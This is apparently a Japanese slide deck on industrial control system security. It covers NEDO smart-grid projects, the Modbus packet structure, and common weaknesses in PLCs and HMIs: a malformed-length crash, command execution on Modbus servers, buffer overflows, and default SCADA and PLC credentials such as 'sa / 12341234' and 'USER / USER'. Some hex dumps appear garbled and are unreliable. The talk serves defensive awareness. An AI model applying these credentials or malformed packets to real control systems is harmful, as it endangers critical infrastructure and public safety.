

制御システムセキュリティの現実

株式会社サイバーディフェンス研究所
福森 大喜

自己紹介



- 福森 大喜
- 株式会社サイバーディフェンス研究所
- 上級分析官
- ペンテスト、マルウェア解析、インシデントレスポンス、等々
- NEDO 米国ニューメキシコ州における日米スマートグリッド実証
- NEDO ハワイにおけるスマートグリッド実証事業

NEDO : 独立行政法人 新エネルギー・産業技術総合開発機構

※ 本日はお話する内容は両事業とは関係ありません。



NEDO スマートグリッド実証@ニューメキシコ

(I) ロスアラモス郡におけるマイクログリッド実証

- 2~5MW程度の配電線において、PV及び蓄電池を集中的に導入し、配電線の系統構成を切替えることによりPV導入比率を変えることの可能な配電線にて、PV変動吸収を可能とするEMSと情報通信技術の構築・実証。
- スマート配電機器を導入し、高い信頼性を有する配電システムの構築・実証。

(II) ロスアラモス郡におけるスマートハウス実証

- PV、蓄電池、蓄熱機器、IT家電といった需要家機器、スマートメータ技術とリアルタイムプライシングを組み合わせたEMS、宅内・宅外通信システムを有するスマートハウスの構築。一般住宅と比較し、効果を実証。

(III) アルバカーキ市における商業地域マイクログリッド実証

- 自立運転可能なビル(600kW程度)需要地システムを、蓄電池、ガスエンジンコージェネ、燃料電池、蓄熱槽、PV(100kW程度)等により構築し、高い信頼性を有する供給体制を実証。
- 配電系統内に設置されたPVの変動を、ビル側EMSと系統側EMSを連系することにより吸収できることを実証。

(IV) 全体総括研究

- i) スマートグリッド全体とりまとめ研究
- ii) PV等分散電源の評価
- iii) 単独運転検出装置など分散電源保安技術に関する検討
- iv) **サイバーセキュリティ及び情報通信技術の研究**
- v) モデル・シミュレーション開発
- vi) 全体総括研究

参照: <http://www.nedo.go.jp/content/100080745.pdf>




写真提供: SHIMIZU NORTH AMERICA, LLC


NEDO スマートグリッド実証@ハワイ

1. マウイ島におけるEVを活用した離島型スマートグリッド実証再生可能エネルギーの出力変動により、顕著化している周波数への影響などの電力系統への影響を緩和するための、EV充電、および電力系統内に設置した蓄電池を制御するEVMS (EV Management System)を構築し、有効性を実証。
2. Kihei地区における1配電用変電所レベルのスマートグリッド実証全米共通の課題である配電系統の信頼性向上を目的として、太陽光発電(以下、PVという)・EVが導入された配電線において、電圧変動や低圧変圧器の過負荷などの影響を緩和し、また上位系統と協調運転が可能なDMS (Distribution Management System: 配電用変電所レベル)を構築し、有効性を実証。
3. 低圧系統(1低圧変圧器レベル)におけるスマートグリッド実証PV、EVが導入された低圧系統(低圧変圧器レベル)において、低圧変圧器の過負荷などの影響を緩和し、その上位のDMSと協調運転が可能な μ -DMS (低圧変圧器レベル)を構築し、実証。
4. 全体総括研究全体総括研究を米国と連携して、本実証事業の効果分析、経済性評価、ビジネスモデル構築・検証を実施。 サイバーセキュリティの研究含む。

参照: http://www.nedo.go.jp/news/press/AA5_100067.html



本日お話しする領域



大きく分けて、

- PLCとの通信に関わる脆弱性
- HMI上のサーバに関する脆弱性
- スマートメーターに関する脆弱性

PLC (Programmable Logic Controller)

- フィールド機器 (バルブ、ポンプ、ライト、モーター、ロボットアーム、etc) とやり取りをする
- IOを読み取る、命令を送る
- HMIからの命令により動く
- 認証は(ほとんど)ない



よく使われるプロトコル



CyberDefense

- Modbus
- DNP3
- ICCP
- Ethernet/IP
- Profibus / Profinet
- BACNet
- 独自プロトコル

Modbusの仕様(リクエスト)

```
Transmission Control Protocol, Src Port: tdmosp (2142), Dst Port: asa-app1-protol (502),
Modbus/TCP
  transaction identifier: 21248
  protocol identifier: 0
  length: 6
  unit identifier: 1
  Modbus
    function 1: Read coils
    reference number: 0
    bit count: 100
```

0000	08	0c	18	7d	da	ba	08	0c	29	57	34	8a	82	80	45	80	..)}....)w....E.
0010	08	3a	3a	88	08	08	88	08	83	08	8a	81	87	87	8a	81	.4..... b..dw_.d
0020	17	14	08	1a	01	f8	e7	e8	e5	80	80	71	80	82	50	18	wT.^.... .`q..P.
0030	f9	a6	a4	30	00	00	53	00	00	00	00	06	01	01	00	00	...0..S.
0040	00	64															.d

↑ bit count

↑ transaction id

↑ protocol id

↑ length


↑ unit id

↑ function

↑ reference number

Modbusの仕様(レスポンス)


```
Transmission Control Protocol, Src Port: asa-app1-proto (502), Dst Port: td
Modbus/TCP
  transaction identifier: 21248
  protocol identifier: 0
  length: 16
  unit identifier: 1
  Modbus
    function 1: Read coils
    byte count: 13
    Data
      0000  00 0c 9a 0e 00 00 53 00 00 00 00 10 01 01 0d 00  ..)w.... )}....E.
      0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .>w.@... ...dwT.d
      0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  w_...^..q .....lP.
      0030  f7 0c 9a 0e 00 00 53 00 00 00 00 10 01 01 0d 00  .....5. ....
      0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
```



値がOffからOnに切り替わった


```
f9 70 38 73 00 00 20 00 00 00 00 10 01 01 0d 01
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Modbusサーバへのアクセス




Modbusサーバの脆弱性

サーバ(port 502)へ不正なパケットを送ることで任意のコマンドを実行可能



Modbusクライアントの脆弱性



実際よりも長いlengthを指定することでクラッシュ

```
+ Transmission Control Protocol, Src Port: asa-appl-proto (502), Dst Port: 1v-
- Modbus/TCP
  transaction identifier: 0
  protocol identifier: 0
  length: 513
  unit identifier: 0
  Modbus
    function 3: Read multiple registers
    byte count: 2
    Data
0000  80 8c 29 57 84 88 80 24 2c ef 2d 0c 09 00 45 00  ..T.....
0010  80 88 88 88 88 80 80 80 88 9a d7 0a 88 87 03 0a 88  ..L.....
0020  57 5f 01 f6 08 60 55 a9 e7 a0 a0 63 27 a1 50 18  W_...`U...c.P.
0030  ff ff d8 ef 00 00 00 00 00 00 02 01 00 03 02 00  .....
0040  00
```

PLCによくある脆弱性


- HTTPサーバの脆弱性(デフォルトパスワード、認証バイパス、XSS、CSRF)
- Telnetサーバの脆弱性(デフォルトパスワード、メンテナンス用アカウント)
- (T)FTPサーバの脆弱性(認証なしで機密ファイルにアクセス)
- バッファオーバーフロー
- Modbus等のパケットパースエラー
- ICMPのハンドリング

HMI (Human Machine Interface)

- PLCを操作するためのインターフェース
- PLCにアクセスし、情報を取得
- 見やすい形に加工して表示
- 入力や値の変化に応じてPLCに命令を出す



使われ続けるデフォルト設定




The screenshot displays a Windows XP desktop environment. In the top-left corner, a red error message box titled "Check SQL Server Configuration" is visible, with the text: "Please wait while SQL Server configuration checking" and "Can be run WinTr scada. Instance name must be: WINTR. User name: sa, Password: 12341234".

The main focus is a PDF document titled "plc quantum plc noe771xx user manual v5.0.pdf (ページ 52/306)". The document content includes:

Establishing the HTTP Password

Overview The following information describes how to set the HTTP Password for the NOE 771 0x only.

Modifying the HTTP Password The following steps detail how to link to the correct Web page for modifying the HTTP Password

Step	Action
1	Enter the URL, for example, <code>http://hostname/secure/embedded/http_passwd_config.htm</code>
2	When you enter the URL, you will be requested to supply a user name and password. The following figure displays the Enter Network Password dialog box. 
3	Upon supplying the user name, password, and clicking the OK button, the Modify HTTP Server User Name and Password page displays. NOTE: The default User Name is USER, and the default Password is USER. Both should be changed by the system administrator during module installation.

The right-hand side of the PDF viewer shows a table of contents with the following items:

- plc quantum plc noe771xx user manual v5.0
 - Table of Contents
 - Safety Information
 - About the Book
 - Product Description
 - Installing the Module**
 - Configuring the Module with Concept
 - Transferring Data using Communication Blocks
 - Transferring Data with the Global Data (Publish / Subscr...
 - Transferring Data with the I/O Scanner 140 NOE 771 -0...
 - Embedded Web Pages
 - Address Server Configuration / Faulty Device Replacement
 - Hot Standby
 - Using the Network Options Ethernet Tester
 - SNMP
 - Maintenance
 - Appendices
 - Specifications
 - Ethernet Developers Guide
 - Quantum Ethernet TCP/IP Modbus Application Protocol
 - NOE 771 -00, -01, and -11 Modules I/O Scanner Perfor...
 - Glossary
 - Index



制御システムにおける バッファオーバーフローの特徴

- 多くのケースで「任意のコマンド実行」が可能
- OS、コンパイラが提供するセキュリティオプションが無効になっていることが多い
- アプリケーションがクラッシュするだけでも問題
(制御システムは可用性が最も重要)

問題が起こりやすい場所

